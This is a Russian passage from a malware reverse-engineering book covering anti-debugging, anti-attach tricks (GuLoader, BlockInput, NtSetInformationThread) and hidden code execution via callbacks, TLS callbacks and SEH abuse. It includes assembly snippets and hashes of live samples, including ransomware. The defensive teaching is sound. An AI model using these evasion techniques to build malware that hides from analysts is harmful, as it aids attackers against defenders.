Возможно, несколько менее агрессивна функция BlockInput, которой вредоносная программа способна злоупотребить для вмешательства в работу аналитических инструментов. BlockInput принимает лишь один параметр, fBlockIt. Если он равен 1, события мыши и клавиатуры будут заблокированы для всех приложений, что может серьёзно помешать отладке. Обнаружив ручное исследование или работу под управлением отладчика, вредоносная программа может просто вызвать BlockInput как механизм самозащиты. К счастью, метод легко обойти сочетанием **Ctrl+Alt+Delete**, которое выведет из процедуры BlockInput. Можно также изменить вызов в отладчике, задав параметр fBlockIt равным 0 вместо 1.

Наконец, вредоносная программа может использовать NtSetInformationThread, чтобы скрыть выполнение кода от отладчика или вовсе вызвать его сбой. Передав функции NtSetInformationThread значение ThreadInformationClass ThreadHideFromDebugger, в шестнадцатеричном виде 0x11, программа способна скрытно выполнить код, из-за чего аналитик потеряет контроль над образцом. Кроме того, если вредоносная программа выполнит инструкцию точки останова, например int 3, в скрытно выполняемом коде, её процесс навсегда зависнет в отладчике. Этот метод в контексте скрытного выполнения кода рассматривается в главе 11.

Это лишь несколько примеров известных методов эксплуатации отладчиков, и, безусловно, существуют неизвестные. Аналитикам следует остерегаться таких методов и ожидать появления новых при исследовании продвинутых уклоняющихся вредоносных программ. Помните: анализ и отладку всегда нужно проводить в безопасной тестовой среде.

Блокирование отладки и методы противодействия подключению

Вместо обнаружения отладчика или активного вмешательства вредоносная программа может просто попытаться полностью предотвратить его работу. Такой набор методов часто называют блокированием отладки или противодействием подключению.

Для подключения к выполняющемуся образцу отладчик обычно вызывает функцию Windows DebugActiveProcess. Если процесс уже отлаживается, функция завершится неудачно. Вредоносная программа способна этим воспользоваться, просто выступив собственным отладчиком. Она может создать дочерний процесс и назначить родительский процесс отладчиком. При попытке подключить отладчик к дочернему процессу аналитик получит досадное исключение STATUS_PORT_ALREADY_SET, означающее, что процесс уже отлаживается.

Чтобы преодолеть метод, можно подключить отладчик к родительскому процессу и установить точку останова на WaitForDebugEvent. После срабатывания вы можете принудить процесс, действующий как отладчик, отключиться от дочернего вызовом функции DebugActiveProcessStop.

> **Примечание.** Дополнительные сведения об этом методе см. в исследовательской работе Марка Винсента Ясона "The Art of Unpacking". Работа старая, но всё ещё очень актуальна: https://www.blackhat.com/presentations/bh-usa-07/Yason/Whitepaper/bh-usa-07-yason-WP.pdf.

Вредоносная программа может также изменять распространённые функции отладчика, чтобы предотвратить отладку; именно так действует семейство GuLoader. При подключении к процессу отладчик вызывает функции DbgBreakPoint и DbgUiRemoteBreakin, которые, по существу, позволяют использовать точки останова внутри отлаживаемой программы. GuLoader изменяет DbgBreakPoint, удаляя код операции int 3 и заменяя его инструкциями nop, что фактически нарушает функцию. Аналогичным образом GuLoader изменяет DbgUiRemoteBreakin, добавляя

недействительную инструкцию `call`, которая в конечном счёте вызовет исключение и, возможно, приведёт к сбою отлаживаемой вредоносной программы. CrowdStrike написала отличную статью о GuLoader; дополнительные сведения об этих методах см. по адресу https://www.crowdstrike.com/blog/guloader-malware-analysis/.

Другие методы противодействия отладке

Существует ещё множество способов обнаружить используемый отладчик или вмешаться в его работу. И, разумеется, исследователи и авторы постоянно находят новые творческие методы обнаружения и обхода отладчиков. В этой главе я постарался охватить как можно больше распространённых или особенно интересных методов.

Некоторые способы я решил не описывать, поскольку они необычны или сложны в реализации. Например, отдельные семейства вредоносных программ, в частности руткиты, могут напрямую исследовать свои блоки `EPROCESS` в поисках признаков подключённого отладчика, но это встречается довольно редко. Другие методы подвержены ошибкам. Например, вредоносная программа может проверить свои привилегии отладки, попытавшись вызвать `OpenProcess` для системного процесса, такого как `csrss.exe`. Если она получает дескриптор процесса, то может сделать вывод, что отлаживается, но это не всегда верно. Ещё один пример - применение флага трассировки, особого флага в регистрах EFLAGS и RFLAGS, способного выдать присутствие отладчика. Оба метода могут давать ложные срабатывания, сложнее в реализации и потому используются не столь широко.

В завершение главы рассмотрим, как противодействовать методам противодействия отладке, встречающимся при обратной разработке.

Противодействие методам противодействия отладке

Чтобы эффективно обходить методы противодействия отладке, сначала нужно хотя бы представлять, с чем именно вы столкнулись. Можно выявлять применяемые образцом методы, просто пошагово выполняя код и вручную разыскивая их, но это, разумеется, не очень эффективно. Обычно лучше использовать дизассемблер вместе с отладчиком, чтобы понять встреченные методы.

Прежде чем углубляться в исследование вредоносной программы, я всегда просматриваю образец в инструменте статического анализа и сортировки PE-файлов, таком как PEStudio или PE-bear. Подобные инструменты позволяют исследовать импорты и строки файла, которые могут помочь выявить библиотеки и вызовы функций, связанные с противодействием отладке. Я также применяю такие инструменты, как CAPA, описанный в главе 3.

После выявления методов в исполняемом файле я исследую окружающий код с помощью дизассемблера и решаю, как буду им противодействовать и обходить их. Зачастую для этого устанавливаются точки останова на подозрительном коде и вызовах функций в отладчике, а код динамически изменяется.

Существуют отличные инструменты автоматизации обхода методов противодействия отладке. Пожалуй, самый популярный - ScyllaHide (https://github.com/x64dbg/ScyllaHide), подключаемый модуль для x64dbg и других отладчиков. Он способен скрыть отладчик от вредоносной программы, динамически изменяя её код и перехватывая подозрительные функции, чтобы обойти многие способы обнаружения отладчика и противодействия ему (рис. 10-5).




Рис. 10-5. Меню ScyllaHide в x64dbg

Чтобы включить в ScyllaHide функцию противодействия противодействию отладке, просто установите рядом с ней флажок, а затем выберите **Apply** и **OK**. При наведении указателя на каждый параметр появятся дополнительные сведения. Я часто включаю весь левый столбец параметров, и это редко вызывает проблемы. При этом, хотя большинство параметров можно безопасно включать, некоторые способны нарушить работу образца, возможно вызвав сбой или неожиданное поведение. Поэтому пользуйтесь ими осторожно.

HyperHide (https://github.com/Air14/HyperHide) предоставляет многие из тех же возможностей, что ScyllaHide, однако всегда полезно иметь в своём арсенале несколько инструментов. На рис. 10-6 показаны возможности HyperHide по противодействию противодействию отладке.



Рис. 10-6. Меню HyperHide в x64dbg

Оба инструмента предлагают очень похожие параметры противодействия противодействию отладке, но в определённых обстоятельствах один может работать лучше другого. Попробуйте оба и решите, какой предпочитаете.

Итоги

В этой главе обсуждались многие распространённые методы противодействия отладке, которые вредоносные программы могут применять для обнаружения и обхода инструментов отладки. Многие из них широко используются в самых разных вредоносных программах - от массовых похитителей информации до продвинутых специализированных и целевых угроз, - поэтому важно понимать описанные здесь понятия. В следующей главе вы узнаете, как вредоносная программа может скрытно выполнять код, чтобы уклоняться от инструментов динамического анализа вроде отладчиков, и применять методы отвлечения внимания для нарушения процесса анализа.

Глава 11. Скрытное выполнение кода и отвлечение внимания



Продолжая обсуждение методов противодействия обратной разработке из части III, в этой главе мы рассмотрим скрытное выполнение кода, при котором вредоносная программа выполняет код незаметно, срывая попытки аналитика проследить её логику и код, а иногда полностью уклоняясь от отладки. Это может также служить для отвлечения внимания аналитика, создавая путаницу и замедляя процесс обратной разработки. Исследуем несколько конкретных методов скрытного выполнения кода и отвлечения внимания, которые могут вам встретиться.

Функции обратного вызова

Функции обратного вызова - определяемые приложением функции, которые запускаются определённым событием и используются как входные данные для других функций. Например, функция Windows API `EnumDisplayMonitors` применяет функции обратного вызова для перечисления мониторов, настроенных на узле. При вызове `EnumDisplayMonitors` мониторы перечисляются по одному, а сведения о каждом, например размер экрана, передаются функции обратного вызова. Программа определяет эту функцию и может направить её к любому нужному коду.

Вредоносная программа способна злоупотреблять такими функциями, как EnumDisplayMonitors, создавая собственный обратный вызов и направляя его на вредоносный код, как показано на рис. 11-1. Затем этот код будет выполнен вызывающей функцией (EnumDisplayMonitors), что обфусцирует поток управления в качестве метода противодействия дизассемблированию и отладке и даже может привести к тому, что аналитик потеряет контроль над вредоносной программой в отладчике. Кроме того, метод способен запутать некоторые автоматизированные песочницы.




Рис. 11-1. Пример функции обратного вызова с EnumDisplayMonitors

Вредоносная программа на рисунке вызывает EnumDisplayMonitors и определяет собственную функцию обратного вызова с вредоносным кодом. При вызове EnumDisplayMonitors поток управления передаётся вредоносной функции. Такое поведение в отладчике или при статическом анализе может сильно запутать аналитика, не знающего, как работают обратные вызовы, поскольку переход к функции может быть неочевиден в коде.

Теоретически метод способен работать почти с любой функцией Windows API, использующей обратные вызовы, а таких несколько, но я обнаружил, что многие функции, которыми может злоупотреблять вредоносная программа, начинаются с Enum, например EnumDateFormatsEx, EnumSystemLanguageGroups и EnumChildWindows.

Обратные вызовы TLS

Как объяснялось в главе 1, поток - последовательность инструкций, работающая внутри процесса. Локальное хранилище потока (TLS) позволяет каждому выполняющемуся потоку программы иметь собственную версию переменной, к которой все остальные потоки обращаются с уникальным значением. Например, если глобальная переменная var определена в TLS, каждый поток процесса может хранить в ней своё значение. В таком случае var выступает как своего рода имя глобальной переменной, но с уникальным значением для каждого потока.

Функция обратного вызова TLS позволяет программам очищать объекты данных из TLS. Эти функции выполняются до запуска настоящего кода программы, поэтому автор вредоносной программы может эксплуатировать их, создавая специальные обратные вызовы TLS, выполняемые до начала основного кода. Метод не только способен запутать и направить по ложному пути аналитиков, отлаживающих код, но и обфусцировать поток управления. Рассмотрим простой пример выявления и определения расположения процедур обратного вызова TLS.

Примечание. Чтобы следовать материалу раздела, загрузите образец из VirusTotal или MalShare по следующему хешу:

```
SHA256: e4bd2245b1f75abf37abd5a4b58e05f00886d56a5556080c4331847c7266b5b6
```

Для выявления вредоносной программы, которая может применять обратные вызовы TLS, можно воспользоваться одним из множества статических анализаторов исполняемых файлов, например моим любимым PEStudio. В PEStudio есть вкладка **TLS Callbacks**, где перечислены все зарегистрированные в исполняемом файле обратные вызовы и их адреса. Например, наш вредоносный файл на рис. 11-2 содержит два обратных вызова TLS.




Рис. 11-2. Обратный вызов TLS, отображённый в PEStudio

Помните, что изначально обратные вызовы TLS предназначались для безвредных целей, поэтому наличие такого вызова необязательно означает вредоносность исполняемого файла.

Чтобы лучше понять, как функции обратного вызова TLS могут запутывать аналитиков и направлять их по ложному пути, а также научиться работать с использующей их вредоносной программой, рассмотрим образец в отладчике. Я применяю x64dbg, но подойдёт любой сходный отладчик.

Во-первых, обнаружив в образце обратные вызовы TLS, например посредством PEStudio, всегда убеждайтесь, что отладчик настроен останавливаться на таких функциях. В противном случае отладчик выполнит обратный вызов и может не остановиться на нём, а вы, скорее всего, никогда не поймёте, что тот запускался. Чтобы x64dbg останавливался на обратном вызове TLS, выберите **Options > Preferences > Events** и убедитесь, что установлен флажок **TLS Callbacks**, как показано на рис. 11-3.




Рис. 11-3. Включение точек останова на обратных вызовах TLS

После подключения образца к отладчику можно запустить его обычным образом клавишей F9, и отладчик остановится на функции обратного вызова TLS, как показано на рис. 11-4.



Рис. 11-4. Срабатывание точки останова TLS

Теперь отладчик приостановлен по адресу функции обратного вызова TLS, который, скорее всего, является входом во вредоносный код, предназначенный для скрытного выполнения, как показано на рис. 11-5.




Рис. 11-5. Код обратного вызова TLS

Обратите внимание, что обратные вызовы TLS не всегда столь явно зарегистрированы и отображаются в инструментах статического анализа. Записи TLS хранятся в блоке среды потока (TEB), структуре данных со сведениями о выполняющемся в данный момент потоке; освежить знания можно по главе 1. Вредоносная программа способна изменять собственный TEB во время выполнения, возможно манипулируя обратными вызовами TLS и динамически добавляя либо удаляя их. Тем самым авторы могут скрыть обратные вызовы TLS, чтобы те выполнялись ещё более незаметно и уклонялись от инструментов анализа.

Обработка структурированных исключений

Как следует из названия, обработчик структурированных исключений (SEH) - механизм обработки исключений приложениями Windows. Всякий раз, когда программа Windows сталкивается с исключением, она вызывает SEH. Разработчики могут выбрать выполнение определённого кода

при возникновении исключения посредством записи SEH. Например, если программа выдаёт ошибку из-за отсутствия требуемого файла, разработчик может указать вывести всплывающее окно с сообщением: "Требуемый файл не существует!" Такая инструкция часто имеет форму последовательности `try...catch` или `try...except`. Программа пытается выполнить код, а при неудаче по какой-либо причине выполняется `catch`, то есть исключение.

SEH состоит из нескольких записей, хранящихся в стеке программы. Каждая запись, в свою очередь, содержит два адреса: первый - указатель на функцию, отвечающую за обработку исключения, то есть обработчик, а второй - указатель на ранее определённую запись SEH, создающий цепочку записей, обычно называемую в Windows связанным списком.

Адрес обработчика хранится в специальном регистре ЦП FS, или GS для 64-разрядных приложений, который указывает на TEB. В структуре TEB значение `fs:[0]` содержит текущий кадр SEH, указывающий на первую запись SEH в стеке. Эта структура показана на рис. 11-6.




Рис. 11-6. Цепочка связанного списка SEH

Обратите внимание, что регистр FS указывает на адрес TEB, который, в свою очередь, содержит указатель на первую запись SEH в стеке. Запись SEH содержит адрес следующей записи цепочки, а также адрес обработчика исключения, то есть кода, который будет выполнен при его возникновении.

Когда программа добавляет новую запись SEH в цепочку в стеке, сначала она должна поместить в стек адрес нового обработчика, а затем адрес предыдущего. Это выглядит следующим образом:

```
--snip--
push HandlerAddress ; Address of new handler
push fs:[0]         ; Address of old handler
mov fs:[0], esp
--snip--
```

После помещения адресов нового и предыдущего обработчиков в стек инструкция `mov fs:[0], esp` настраивает новый обработчик. Когда в программе возникнет новое исключение, `HandlerAddress` станет первым, кто на него отреагирует.

Как и многие безвредные возможности Windows, цепочки SEH можно перепрофилировать во вредоносных целях: обфусцировать поток управления и направить отлаживающих код аналитиков по ложному пути. Рассмотрим это на практике.

Примечание. Чтобы следовать примеру, загрузите образец из VirusTotal или MalShare по следующему хешу:

`SHA256: d52f0647e519edcea013530a23e9e5bf871cf3bd8acb30e5c870ccc8c7b89a09`

Вам также понадобится отладчик, например x64dbg.

Помните, что этот образец является вариантом программы-вымогателя, поэтому обязательно соблюдайте меры предосторожности. Можно воспользоваться некоторыми советами из приложения А.

Сначала переименуйте файл, добавив расширение `.exe`, например `evil.exe`, и откройте его в x64dbg. Это 32-разрядный файл, поэтому потребуется 32-разрядная версия программы. В этот момент выполнение будет приостановлено. Выберите **Debug > Run to User Code**, чтобы перейти к началу кода вредоносной программы. Теперь вы должны находиться в точке входа, показанной на рис. 11-7.




Рис. 11-7. Точка входа вредоносной программы в x64dbg

Вредоносная программа выполнит следующие строки. Обратите внимание, что адреса в запущенном вами образце могут отличаться, но код должен быть похож:

```
mov  eax, evil.429D8C
push eax
push dword ptr fs:[0]
mov  dword ptr fs:[0],esp
xor  eax,eax
mov  dword ptr ds:[eax],ecx
```

Сначала вредоносная программа перемещает адрес `evil.429D8C` в `eax` и помещает его в стек. Адрес содержит вредоносный код, который будет выполнен обработчиком исключения. Затем программа помещает в стек текущее значение `fs:[0]`, указывающее на самую верхнюю запись SEH. После этого значение `esp`, то есть указатель стека, перемещается в `fs:[0]`, фактически добавляя адрес нового обработчика.

Чтобы вызвать обработчик и скрытно выполнить его код, вредоносная программа должна принудительно создать исключение. Для этого она очищает регистр `eax` посредством `xor`, а затем выполняет инструкцию `mov`, которая пытается переместить значение из `ecx` по адресу, хранящемуся в `eax`. Поскольку сейчас `eax` равен 0, это приводит к ошибке `EXCEPTION_ACCESS_VIOLATION` в x64dbg, показанной на рис. 11-8.




Рис. 11-8. Исключение, принудительно вызванное вредоносной программой

Поток управления передаётся обработчику, содержащему вредоносный код, как показано на рис. 11-9.




Рис. 11-9. Передача потока управления обработчику, содержащему вредоносный код

Однако, если явно не указать отладчику останавливаться на коде обработчика, он выполнится слишком быстро и мы не успеем его исследовать. Поэтому установим точку останова на коде командой `bp 00429D8C` в отладчике. Теперь при продолжении выполнения образец остановится на вредоносном коде обработчика, как показано на рис. 11-9. Если вы уже прошли эту точку, возможно, придётся завершить образец и запустить заново, не забыв установить точку останова на `00429D8C`.

Если бы мы не знали о злоупотреблении SEH и не исследовали код внимательно, то, скорее всего, полностью пропустили бы это выполнение. Поскольку многие дизассемблеры могут не учитывать SEH, мы также не увидели бы переход при статическом анализе кода.

Кроме непосредственного изменения цепочки SEH вредоносная программа может злоупотребить ею посредством функции `KiUserExceptionDispatcher`, принимающей адрес обработчика исключений в качестве параметра. Программа способна передать функции произвольный адрес, добавив новый обработчик в текущую цепочку. Затем, принудительно вызвав исключение описанным способом, она скрытно выполнит вредоносный код.

